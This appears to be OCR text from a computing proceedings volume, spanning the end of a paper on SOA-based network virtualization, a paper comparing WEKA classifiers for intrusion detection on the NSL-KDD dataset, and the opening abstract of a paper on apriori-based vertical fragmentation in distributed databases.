- End users: These are similar to the current Internet architecture but have the opportunity to choose from multiple virtual network services.

2 Related Research and Standardization Efforts

Recently, a new network architecture was proposed for diversifying the Internet [4]. This architecture enables various meta-networks built on top of a shared substrate comprising heterogeneous networking resources. Such architecture allows network

providers to automatically deploy, configure, and operate meta-networks to meet application requirements. A similar idea was also developed in the CABO architecture ("Concurrent Architecture are Better Than One") [5] for the future Internet. The CABO architecture decouples infrastructure providers (who manage the physical infrastructure) and network service providers (who deploy network protocols and offer end-to-end services), thus supporting multiple simultaneous network architectures on top of shared physical infrastructures. An inter-domain network control plane was developed in the Dynamic Resource Allocation in GMPLS Optical Networks (DRAGON) project [6] for enabling dynamic provisioning of networking resources for high-performance grid and e-science applications. A crucial component in this control plane is the network-aware resource broker (NARB) that represents the local autonomous systems. A networking paradigm called ambient network (AN) [7] was developed to support ubiquitous provisioning of network services over any type of network. A core feature of AN is a uniform mechanism called network composition for dynamic and scalable cooperation between heterogeneous networks. A service plane architecture for multi-domain network connections was also reported in [8], which introduced the notion of inter-domain network service as the result of composing a set of service elements. Some network standard organizations are also working on supporting applications across heterogeneous networks. The open mobile alliance (OMA) recently developed an open service environment (OSE) that delivers network services by composing a set of standard service components called service enablers [9]. The next-generation network (NGN) structure defined by ITU-T promotes separation between service delivery and network transport infrastructure [10].

The notion of network virtualization plays a significant role in all these proposed solutions. Through network virtualization, the underlying networking resources are decoupled from network service provisioning. Networking resources are encapsulated into reusable components, which can be discovered, selected, and composed to meet application requirements. In the new Internet architecture proposed in [4], a meta-network is a virtual network that serves as an abstraction of a collection of heterogeneous networking resources. The CABO architecture employs network virtualization as a key mechanism to enable service providers to share the underlying network infrastructures for end-to-end service delivery. In the DRAGON network control plane, a key technology for realizing NARB is network domain virtualization, which provides a mechanism to advertise a simplified view of a network domain. Network composition in ambient networks is based on a connectivity and resource virtualization framework that hides the differences of heterogeneous networking systems and enables applications to operate across them. The service element proposed in [8] is also a type of virtualization of networking resources, which can be discovered and composed to form inter-domain network services. The service enablers in the OMA OSE are reusable virtualizations of networking resources that provide access to network capabilities. The separation between service provisioning and network transportation in the NGN structure is

also realized through network virtualization. Therefore, an effective and flexible mechanism for network virtualization will greatly facilitate the development of new networking architectures and technologies for the future Internet.

3 Service-Oriented Networking for the Future Internet

In this section, we address the problem of service-oriented network description and discovery to meet the requirements of network virtualization in the future Internet. The heterogeneity of networking systems and the diversity of application requirements in future Internet make this problem challenging. The future Internet will be featured by a wide spectrum of supported networking applications and the diverse coexisting network infrastructures. The diversity of network infrastructures referenced here includes the type of networking technologies, service capabilities and provisioning mechanisms, administrative ownership, network management, and control policies, among others. The coexisting diverse networking systems must cooperate with each other in order to deliver end-to-end network services for supporting various network applications. The current Internet architecture lacks the flexibility to face this challenge.

3.1 Lesson Learned from SOA

The service-oriented architecture (SOA) is system architecture. Services in SOA are self-contained and reusable computing components that can cooperate with other services through predefined standard interfaces. Essentially, the SOA enables the virtualization of various computing resources in the form of services and provides a flexible interaction mechanism among services [11].

A key feature of SOA is the "loose-coupling" interactions among heterogeneous systems in the architecture, including service providers, service customers, and the service broker and registry. "Loose-coupling" means entities can effectively interact with each other while keeping themselves independent. It is this feature that makes the SOA a very effective architecture for coordinating heterogeneous systems to support various application requirements, which is essentially the same challenge faced by the future Internet. Therefore, applying the SOA principles in the field of networking provides a promising approach to constructing the future Internet.

3.2 SOA-Based Network Virtualization

We refer to such SOA-based networking paradigm as service-oriented networking. In this paradigm (shown in Fig. 1), a network service provisioning layer is deployed between networking applications and the underlying networking platform [12].




Fig. 1 Network service description and discovery in the service-oriented networking paradigm

The networking platform consists of heterogeneous networking resources encapsulated in network services. When an application needs to utilize networking resources, it sends a request to a network service broker. The network broker searches the network service descriptions published at the service registry and selects the network service that can meet the application requirement. After receiving a response from the service broker with a network selection result, the application may start accessing the networking resources provided by the selected network service.

SOA-based network virtualization gives Internet service providers and network operators the ability to view their underlying NI more as a commodity and allows infrastructure development to become more consistent. SOA-based network service provisioning also enables faster time to market as new initiatives can reuse existing services and components, thus reducing design, development, testing, and deployment time in addition to the cost and risk of undertaking such projects.

4 Network Virtualization Platforms/Tools

Network virtualization grants the ability to run concurrent VN using independent network stacks, adding flexibility to the network. In order to implement network virtualization, a virtualization platform must be used. There are three main components in a virtual environment [13]:

- The virtualized substrate, which holds the shared resources.
- The virtualization layer, a software layer that runs on top of the virtualized substrate and is responsible for sharing the resources.
- The virtual slices, which present an interface similar to the real substrate interface.

In this work, we appraise Xen, VMware, and OpenVZ virtualization platforms.

- Xen [14] is a virtualization platform designed for commodity hardware virtualization. Thus, the virtualized substrate is computer hardware, and the virtual slices are called virtual machines. Xen uses the paravirtualization technique. In paravirtualization, the operating system (OS) inside the virtual machine is modified to be aware of virtualization, and hence, processor instructions, memory management, and input/output mechanisms are modified to improve the overall system performance. Applications inside the virtual machine, however, have no need to be modified.
- VMware [15] uses a technique known as total virtualization, in which the OS inside the virtual machine does not need to be modified and processor instructions are handled during runtime either by the virtualization layer, called hypervisor, which adds great processing overhead, or by virtualization-enabled hardware, which leads to better performance.
- OpenVZ [16] uses OS-level virtualization. In OpenVZ, the virtualization layer is placed over the OS, providing a virtual kernel interface to virtual slices, which share the same underlying kernel. This technique reduces flexibility trading it for potentially smaller overhead.

5 Conclusion

The future Internet will be highly diversified in both underlying networking technologies and supported networking applications. Therefore, coordination among heterogeneous networks to support the wide spectrum of application requirements is significant for building the future Internet. Although recently various research projects started addressing this challenge from different aspects, the notion of network virtualization plays a crucial role in all the efforts. The SOA provides a promising approach to supporting network virtualization. Network service capability description and performance-based network service selection are keys to enabling the application of SOA in the future Internet. Network virtualization grants the ability to run concurrent VN using independent network stacks, adding flexibility to the network. In order to implement network virtualization, a virtualization platform must be used.

References

1. Anderson, T., Peterson, L., Shenker, S., Turner, J.: Overcoming the internet impasse through virtualization. Computer **38**(4), 34–41 (2005)
2. Turner, J.S.: A proposed architecture for the GENI backbone platform. In: Proceedings of ACM/IEEE Symposium on Architectures for Networking and Communication Systems (ANCS), San Jose, CA, pp. 1–10. Dec 2006

3. Natarajan, S., Wolf, T.: Security issues in network virtualization for the future internet. In: Proceedings of the International Conference on Computing, Networking and Communications (ICNC), Maui, HI, February 2012. (Invited, 7 pages) (2012)
4. Turner, J., Taylor, D.E.: Diversifying the internet. In: Proceedings of IEEE Globecom, Nov 2005
5. Feamster, N., Gao, L., Rexford, J.: How to lease the internet in your spare time. ACM SIGCOMM Comput. Commun. Rev. **37**(1), 61–64 (2007)
6. Lehman, T., Sobieski, J., Jabbari, B.: DRAGON: a framework for service provisioning in heterogeneous grid networks. IEEE Commun. Mag. **44**(3), 84–90 (2006)
7. Belqasmi, F., Glitho, R., Dssouli, R.: Ambient network composition. IEEE Network Mag. **22**(4), 6–12 (2008)
8. Douville, R., Le Roux, J.-L., Rougier, J.-L., Secci, S.: A service plane over the PCE architecture for automatic multidomain connection-oriented services. IEEE Commun. Mag. **46**(6), 90–102 (2008)
9. Open Mobile Alliance: OMA enabler releases and specifications—OMA service environment architecture document. Nov 2007
10. ITU-T: Functional requirements and architecture of the NGN release 1. Recommendation Y. 2012, Sept 2006
11. Channabasavaiah, K., Holley, K., Tuggle, E.: Migrating to a service-oriented archiecture. IBM DeveloperWorks, Dec 2003
12. Khondoker, R., Siddiqui, A., Reuther, B., Mueller, P.: Service orientation paradigm in future network architectures. In: Innovative Mobile and Internet Services in Ubiquitous Computing (IMIS), Sixth International Conference, July 2012
13. Fragni, C., Moreira, M.D., Mattos, D.M., Costa, L.H.M., Duarte, O.C.M.: Evaluating xen, vmware, and openvz virtualization platforms for network virtualization. Universidade Federal do Rio de Janeiro—GTA/PEE/COPPE—Rio de Janeiro
14. Barham, P., Dragovic, B., Fraser, K., Hand, S., Harris, T., Ho, A., Neuge-bauer, R., Pratt, I., Warfield, A.: Xen and the art of virtualization. In: Proceedings of the Nineteenth ACM Symposium on Operating Systems Principles—SOSP03, Oct 2003
15. The Architecture of VMware ESX Server 3i, VMWare Inc 2007: [Online] Available www.vmware.com/files/pdf/ESXServer3iarchitecture.pdf
16. OpenVZ Project: http://www.openvz.org

Comparative Analysis and Research Issues in Classification Techniques for Intrusion Detection

Himadri Chauhan, Vipin Kumar, Sumit Pundir and Emmanuel S. Pilli

Abstract Intrusion detection is one of the major research problems in network security. It is the process of monitoring and analyzing the events occurring in a computer system in order to detect different security violations. Mining approach can play a very important role in developing an intrusion detection system. In this paper, we present the comparison of different classification techniques to detect and classify intrusions into normal and abnormal behaviors. The algorithms used are J48, Naive Bayes, JRip, and OneR. We use the WEKA tool to evaluate these algorithms. The experiments and assessments of these methods are performed with NSL-KDD intrusion detection dataset. Our main aim was to show the comparison of the different classification algorithms and find out which algorithm will be most suitable for the intrusion detection. We also summarize the research challenges in classification process.

Keywords Intrusion detection · Data mining · Classification · NSL-KDD · WEKA · J48 · Naïve Bayes · JRip · OneR

H. Chauhan (✉)
Department of Information Technology, Graphic Era University, Dehradun, UK, India
e-mail: himanichauhan456@gmail.com

V. Kumar · S. Pundir · E. S. Pilli
Department of Computer Science and Engineering, Graphic Era University, Dehradun, UK, India
e-mail: vipinpundir88@gmail.com

S. Pundir
e-mail: sumitpundir1983@gmail.com

E. S. Pilli
e-mail: emmshub@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_68, © Springer India 2014

1 Introduction

With the rapid growth of the Internet, information security on Internet is of major concern because the ways to attack and deceive a system have also increased. Intrusion in an information system is an act of violating the security policy of the system. To have a secure communication over a network, it must be free from any kind of intrusion or violations. Various existing security technologies such as information encryption, access control, and intrusion prevention are unable to provide protection against new types of intrusions. For example, firewalls cannot detect the network traffic that has been done by the specific port or from authorized user port.

Intrusion detection system (IDS) has become an important component in network security. Intrusion detection techniques are used to detect malicious activities or policy violations both at network level as well as host level. Two main approaches to design effective IDS are misuse based and anomaly based. Misuse-based IDS also known as signature-based IDS discovers attacks based on the patterns extracted from known intrusions. Anomaly-based IDS identifies attacks by searching for abnormal network traffic. While accuracy is the essential requirement of an IDS, its extensibility and adaptability are also critical in today's network computing environment [1]. Mostly, NIDSs are rule-based systems, which employ misuse detection techniques and have limited extensibility for novel attacks. Their performances highly rely on the rules identified by the security experts. However, the amount of network traffic is huge, and it is very difficult to specify some intrusions using the rules. Therefore, the process of encoding rules is expensive and slow.

Recently, there has been an increased interest in data mining-based approaches to building detection models for IDSs. These models generalize from both known attacks and normal behavior in order to detect unknown attacks. Data mining is used to clean, classify, and examine large amount of network data. These techniques are able to automatically retrain intrusion detection models on different input data that include new type of attacks as long as they have been labeled properly [2]. Data mining techniques such as clustering, classification, and association rule mining are proving to be useful for analyzing network traffic. Data mining is the modern technique for network intrusion detection [3].

In this paper, we tried to find out which method is best for effective intrusion detection. The rest of this paper is organized as follows: In section II, intrusion detection using data mining is discussed; in Sect. 3, related work is discussed; the classification approach for intrusion detection is discussed in Sect. 4; the experiments and results are shown in Sect. 5; and finally, Sect. 6 summarizes the various research challenges.

2 Intrusion Detection Using Data Mining

Data mining generally refers to the process of extracting descriptive models from large stores of data. It is an analytic process to find patterns or models that are both understandable and useful to the data owner [4]. Data mining can efficiently extract patterns of intrusions for misuse detection, establish profiles of normal network activities for anomaly detection, and build classifiers to detect attacks, especially for the vast amount of audit data. The ultimate goal of data mining is prediction. Data mining-based systems are more flexible and deployable. The security experts only need to label the audit data to indicate intrusions instead of hand-coding rules for intrusions. Data mining-based IDSs require less expert knowledge yet provide good performance.

The main reason for using data mining techniques for IDSs is due to the enormous volume of existing and newly appearing network data that require processing. Data mining technology is advanced for discovering the hidden and ignored information [5]. Data mining commonly involves five classes of tasks namely classification, clustering, regression, association rule learning, and visualization. Classification is predicting the category to which a particular record belongs. Clustering is the task of discovering groups and structures in the data that are in some way or another "similar", without using known structures in the data. Regression attempts to find a function which models the data with the least error. Association rule learning searches for relationships between variables, and visualization is a process of presenting a graphical summary of the data.

The process of building intrusion detection models from the raw network traffic using data mining is shown in Fig. 1 taken from [2]. The use of data mining techniques in IDSs usually implies analysis of the collected data in an offline




Fig. 1 Data mining process of building ID models

environment. There are important advantages in performing intrusion detection in an offline environment because it is assumed that all connections have already finished and, therefore, we can compute all the features and check the detection rules one by one. Also, an offline environment provides the ability to transfer logs from remote sites to a central site for analysis during off-peak times.

3 Related Work

Data mining is assisting various applications for required data analysis. Lee et al. [4] proposed a systematic framework that employs data mining techniques for intrusion detection. This framework consists of classification, association rules, and frequent episode programs that can be used to (automatically) construct detection models. Experiments performed on send-mail system call data and network tcpdump data demonstrated that the accuracy of the detection models depends on sufficient training data and the right feature set. Warrender et al. [6] also conducted experiments on system calls for building data models that automatically detect intrusions.

Later, Lee et al. [2] proposed another data mining framework which uses meta-learning as a means to construct a combined model that incorporates evidence from multiple base models. This mechanism makes it feasible to introduce new ID components in existing IDS possibly without significant re-engineering. A serious security threat today is malicious executables, especially new, unseen malicious executables often arriving as email attachments. Another proposed framework used data mining algorithms to train multiple classifiers on a set of malicious and benign executables to detect new examples [7].

Data mining-based algorithms are capable of detecting intrusions that cannot be detected by state-of-the-art signature-based methods [8]. A novel data mining approach namely "bi-clustering" potentially contributes in the attempt to create a more better and effective way of IDSs [9]. Hwang et al. [10] introduced a three-tier architecture of IDS which consists of a blacklist, a whitelist, and a multi-class support vector machine classifier. The first tier is the blacklist that will filter out the known attacks from the traffic, and the whitelist identifies the normal traffics. The rest traffics, the anomalies detected by the whitelist, were then classified by a multi-class SVM classifier. The last tier, SVM classifier, will categorize the attack into four classes.

In recent times, data mining and machine learning have been subjected to extensive research in intrusion detection with emphasis on improving the accuracy of detection classifier. But, selecting important features from input data lead to a simplification of the problem, faster and more accurate detection rates. DARPA'98 intrusion detection evaluation data and KDD'99 cup dataset are the two commonly used datasets on which experiments are performed [11, 12]. Wei et al. [13] presented the relevance of each feature in KDD'99 intrusion detection dataset to the detection of each class.

Das et al. [11] presented a comparison of the various data mining classification techniques that have been proposed toward the enhancement of IDSs. Dimensionality reduction helps to reduce the memory requirements and increases the speed performance. Subramanian et al. [14] aims at classifying NSL-KDD [15] dataset using decision tree algorithms to construct a model with respect to their metric data and study the performance of decision tree algorithms. Kalyani et al. [16] also presented the comparison of different classification techniques such as naive Bayes, J48, OneR, PART, and RBF network algorithm to detect and classify intrusions into normal and abnormal behaviors using NSL-KDD dataset. The advantages of NSL-KDD dataset over KDDCUP'99 dataset are also discussed.

Reddy et al. [17] has presented a survey of various data mining techniques that have been proposed toward the enhancement of IDSs. It introduced four well-known data mining techniques that have been widely used in intrusion detection. Neethu [18] discuss about the combinational use of two machine learning algorithms called principal component analysis for dimensionality reduction and naive Bayes classifier for classification of intrusions. Nagaraju et al. [19] presented CART, naive Bayesian, artificial neural network model, and data mining classification methods, and to evaluate the performance of classifier confusion, matrix is used.

Literature survey shows that, for all practical purposes, most researchers applied one or two algorithm to address the major attack categories with dismal performance in many cases. Classifier selection also depends upon the type of data being used. This illustrates that different algorithms will perform differently on different attack categories.

4 Classification Approaches

Classification is one of the most commonly applied supervised data mining technique. In general, classification involves examining the features of new objects and trying to assign it to one of the predefined sets of classes. The goal of classification is to build a model/classifier from classified objects in order to classify previously unseen objects as accurately as possible. Depending on the information available on classes and the type of classification, the output "classifier" can have different representations, for example, in the form of decision trees or rules.

Intrusion detection can be thought of as a classification problem. An ideal application in intrusion detection will be to gather sufficient "normal" and "abnormal" audit data for a user or a program and then apply a classification algorithm to learn a classifier that can label or predict new, unseen audit data as belonging to the normal class or the abnormal class. A classification-based IDS attempts to classify all traffic as either normal or a particular type of attack. The accuracy of a classification model depends directly on the set of features provided in the training data. The classification accuracy of most existing data mining algorithms needs to be improved, because it is very difficult to detect several new attacks, as the attackers are continuously changing their attack patterns.

4.1 J48

The J48 [20], a decision tree classifier algorithm, is an open-source Java implementation of the C4.5 algorithm in WEKA [21, 22]. It uses the greedy top-down construction technique to induce decision trees. An information theory measure is used to evaluate features, which provides an indication of the classification power of each feature. Once a feature is chosen, the training data are divided into subsets, corresponding to different values of the selected feature, and the process is repeated for each subset, until a large proportion of the instances in each subset belong to a single class.

4.2 Naive Bayes

The naive Bayes [23] classifier (probabilistic learner) technique is based on Bayesian theorem and is used when the dimensionality of the inputs is high. Naïve Bayes classifiers assume that the variable value on a given class is independent of the values of other variables. The naive Bayes inducer computes conditional probabilities of the classes given the instance and picks the class with the highest posterior.

4.3 JRip (RIPPER)

RIPPER [24] is one of the basic and most popular rules learning classification algorithm. RIPPER is fast and is known to generate concise rule sets. Classes are examined in increasing size, and an initial set of rules for the class is generated using incremental reduced-error pruning. One of the attractive features of this approach is that the generated rule set is easy to understand; hence, a security analyst can verify it.

4.4 OneR (One Rule)

OneR [16] is an effective classification algorithm that generates a one-level decision tree. It is able to infer typically simple, yet accurate, classification rules from a set of instances. It is also able to handle missing values and numeric attributes showing adaptability despite simplicity. This algorithm creates one rule for each attribute in the training data and then selects the rule with the smallest error rate as its “one rule”. To create a rule for an attribute, the most frequent class for each attribute value must be determined.

5 Experiments and Results

We discuss the experimental setup and results and analyze the same.

5.1 Experimental Setup

WEKA platform was selected for the implementation of the selected algorithms. WEKA [21] is a open-source software issued under General Public License, developed by the University of Waikato in New Zealand that implements data mining algorithms using the JAVA language. We conducted experiments on NSL-KDD dataset [15]. NSL-KDD-labeled dataset used in the experiment contains 25,192 records, and data are either labeled as normal or as one of the 24 different kinds of attack. Our ultimate goal is to evaluate the performance of four algorithms for attack classification. The detection algorithm maps incoming events to attacks and normal activity.

5.2 Results

The results of the chosen classifiers are tested using two modes i.e., supplied test set (the classifier is evaluated on how well it predicts the class of a set of instances loaded from a file) and cross-validation (the classifier is evaluated by cross-validation, using the number of folds). The resulting classification can be used to determine the effectiveness of IDS. Effectiveness is the ability of IDS to maximize the detection rate while minimizing the false alarm rate (false-positive rate). In other words, good IDS reports intrusions when they occur and does not report intrusions when they do not occur. Tables 1 and 2 summarize the results based on accuracy, time, error, TP and FP rates, etc. (Fig. 2).

5.3 Analysis

Results are compared on the basis of accuracy and computational time. Accuracy is the most basic measure of the performance of a learning method. This measure determines the percentage of correctly classified instances. The study analyzes the NSL-KDD dataset, and it also shows that the best algorithm based on accuracy and time is OneR classifier. OneR algorithm picks the attribute whose rules produce the lowest error rate, generates a set of rules that test one particular attribute, and results in producing better results for NSL-KDD dataset. OneR requires the shortest time which is around 0.45 s with 10-fold cross-validation and 0.32 s with supplied test set compared to the others. JRip and J48 also perform well in terms of

Table 1 Performance evaluation using 10-fold cross-validation

	J48	Naïve Bayes	JRip	OneR
Time taken(sec)	3.92	0.4	17.72	0.45
Correctly classified instances	99.5594	89.5919	99.583	96.10
Incorrectly classified instances	0.4406	10.4081	0.4148	3.898
Mean absolute error	0.0064	0.1034	0.0059	0.039
TP rate	0.996	0.896	0.996	0.961
FP rate	0.004	0.106	0.004	0.036
Precision	0.996	0.896	0.996	0.962
Recall	0.996	0.896	0.996	0.961
F-Measure	0.996	0.896	0.996	0.961
ROC area	0.998	0.966	0.997	0.962

Table 2 Performance evaluation using test dataset

	J48	Naïve Bayes	JRip	OneR
Time taken(s)	4.19	0.41	17.71	0.32
Correctly classified instances	63.9747	55.7722	63.485	66.54
Incorrectly classified instances	36.0253	44.2278	36.514	33.46
Mean absolute error	0.34	0.4421	0.3662	0.334
TP rate	0.64	0.558	0.635	0.665
FP rate	0.179	0.348	0.18	0.188
Precision	0.839	0.766	0.838	0.839
Recall	0.64	0.558	0.635	0.665
F-Measure	0.681	0.607	0.676	0.704
ROC area	0.771	0.65	0.736	0.739

accuracy, but the time taken to build the model is very high. Naïve Bayes classification algorithm has low accuracy because it makes a conditional independence assumption, which is violated when you have correlated/repetitive features.

6 Research Challenges

The environment of an IDS and its classification task highly depend on personal preferences. What may seem to be an incident in one environment may be normal in other environments. This way, the ability of computers to learn enables them to know someone's "personal" (or organizational) preferences and improve the performance of the IDS, for this particular environment. The current state of the art of data mining research is too "ad-hoc": techniques are designed for individual problems. Following are the research challenges of the existing intrusion detection classification problem using data mining technique:




Fig. 2 Comparison of classifiers using **a** 10-fold cross-validation. **b** test dataset

- Needs unifying research: exploration vs. explanation. Techniques are designed for individual problems. A lot of work needs to be done on exploring the data in order to provide better explanation.
- Intrusion detection at the network payload or system level: We need to do intrusion and fraud detection at the application level because many attacks may focus on applications that have no effect on the underlying network or system activities.
- Another challenge in this is to minimize the number of false positives (classification of normal traffic as malicious) and false negatives (classification of malicious traffic as normal).
- Large data size: Millions of network connections are common for commercial network sites….
- High-performance computing (HPC) is critical for online analysis and scalability to very large datasets.
- Temporal nature of the data: Data points close in time—highly correlated [8].

- Skewed class distribution: Interesting events are very rare (looking for the "needle in a haystack") [8].
- High dimensionality: Hundreds of dimensions are possible [11].
- Data preprocessing: Converting network traffic into suitable data [12].

7 Conclusion

The purpose of this experimental work is to compare the performance of classification algorithms for network IDS (NIDS). Accuracy and computation time is used to compare the performance of these algorithms. The study analyzes the NSL-KDD dataset, and it also shows that the best algorithm based on accuracy and time is OneR classifier. The main task is to get the more correct rate of intrusion detection, to reduce the rate of false negatives. In future, this work can be extended by combining different data mining algorithms and using data reduction techniques to improve the performance. As the data mining is still in developing state, more study and research are to be done.

References

1. Lee, W., Stolfo, S.J., Mok, K.W.: A framework for constructing features and models for intrusion detection systems. ACM Trans. Inf. Syst. Secur. **3**(4), 227–261 (2000)
2. Zhu, D., Premkumar, G., Zhang, X., Chu, C.-H.: Data mining for network intrusion detection: a comparison of alternative methods. Decis. Sci. **32**(4), 635–660 (2001)
3. Kim, T., Yeo, S.S., Liu, Z., Lai, Y.: A data mining framework for building intrusion detection models based on IPv6. Adv. Inf. Secur. Assur. **5576**, 608–618 (2009). Springer, Berlin
4. Lee, W., Stolfo, S.J.: Data mining approaches for intrusion detection. 7th USENIX Secur. Symp. **7**(4), 635–660 (1998). San Antonio, TX
5. Gaol, F.L., Yi, S., Deng, F.: Research of network intrusion-detection system based on data mining. Recent Progress Data Eng. Internet Technol. **157**, 141–148 (2012). Springer, Berlin
6. Warrender, C., Forrest, S., Pearlmutter, B.: Detecting intrusions using system calls: alternative data models. IEEE Symposium on Security and Privacy, pp. 133–145, (1999)
7. Schultz, M.G., Zadok, E., Stolfo, S.J., Eskin, E.: Data mining methods for detection of new malicious executables. IEEE Symposium on Security and Privacy, Columbia University, pp. 38–49. (2001)
8. Ertoz, L., Eilertson, E., Lazarevic, A., Tan, P., Kumar, V., Srivatsa, J., Dokas, P.: MINDS—Minnesota Intrusion Detection System, Next Generation Data Mining. MIT Press, Cambridge (2004)
9. Nazer, G.M., Selvakumar, A.L.: Intelligent data mining techniques for intrusion detection models on network. Eur. J. Sci. Res. **71**(1), 36–45 (2012)
10. Hwang, T., Lee, T., Lee, Y.: A three-tier IDS via data mining approach. 3rd annual ACM workshop on Mining network data, pp. 1–6. (2007)
11. Lippmann, R., Haines, J.W., Fried, D.J., Korba, J., Das, K.: The 1999 DARPA off-line intrusion detection evaluation. Comput. Netw. **34**(4), 579–595 (2000)

12. Olusola, A.A., Oladele, A.S., Abosede, D.O.: Analysis of KDD'99 intrusion detection dataset for selection of relevance features. World Congress on Engineering and Computer Science, vol. 1. San Francisco, USA, 20–22 Oct 2010
13. Tavallaee, M., Bagheri, E., Wei, L., Ghorbani, A.A.: A detailed analysis of the KDD CUP 99 data set. IEEE Symposium on Computational Intelligence for Security and Defense Applications, CISDA, pp. 1–6. (2009)
14. Subramanian, S., Srinivasan, V.B., Ramasa, C.: Study on classification algorithms for network intrusion systems. J. Commun. Comput. **9**, 1242–1246 (2012)
15. NSL-KDD dataset (Available Online). http://iscx.ca/NSL-KDD/
16. Kalyani, G., Lakshmi, A.J.: Performance assessment of different classification techniques for intrusion detection. IOSR J. Comput. Eng. (IOSRJCE) **7**(5), 25–29 (2012)
17. Reddy, E.K., Iaeng, M., Reddy, V.N., Rajulu, P.G.: A study of intrusion detection in data mining. World Congress on Engineering (WCE), pp 6–8. London, 3 July 2011
18. Neethu, B.: Classification of intrusion detection dataset using machine learning approaches. Int. J. Electron. Comput. Sci. Eng. **1**, 1044–1051 (2012)
19. Srinivasulu, P., Nagaraju, D., Kumar, P.R., Rao, K.N.: Classifying the network intrusion attacks using data mining classification methods and their performance comparison. Int. J. Comput. Sci. Network Secur. (IJCSNS) **9**(6), 11–18 (2009)
20. Quinlan, J.R.: C4.5: Programs for Machine Learning. Morgan Kaufmann Publishers, Los Altos (1993)
21. WEKA—Data Mining Machine Learning Software (Available Online) http://www.cs.waikato.ac.nz/ml/weka/
22. S. Garner: Weka: the Waikato environment for knowledge analysis. Computer Science Research Students Conference, pp. 57–64, Citeseer, New Zealand, (1995)
23. Domingos, P., Pazzani, M.: On the optimality of the simple Bayesian classifier under zero-one loss. Mach. Learn. **29**(2&3), 103–130 (1997)
24. Cohen, W.W.: Fast effective rule induction. Twelfth International Conference on Machine Learning, pp. 115–123, (1995)

An Apriori-Based Vertical Fragmentation Technique for Heterogeneous Distributed Database Transactions

Ramesh Dharavath, Vikas Kumar, Chiranjeev Kumar and Amit Kumar

Abstract Many distributed applications have become very useful in these days, such as reservation enquiry in railways and airways, status of postal, and Internet banking. All these are related to common database, through which they are connected to provide the result of user's query. But, the purpose of the above-distributed application will fail if we do not work cleverly on distributed database design. If we design the database with some motive to improve the performance of the application, the tolerance of the distributed database increases and it can handle several queries concurrently. So, improving the performance of a database system is a challenging research area. Earlier approaches have suggested fragmentation solution based on the data access and frequency of the queries. Previously distributed design used attribute matrix approach to generate a new matrix upon which they applied to their clustering algorithm to find out different fragments, which involves little bit complicated computation. In this paper, we present a vertical fragmentation technique, which uses attribute usage matrix instead of attribute affinity matrix by applying *apriori* algorithm on usage matrix for partitioning the relations. Our result comprises the proposed technique, which reduces the overhead of complicated computations.

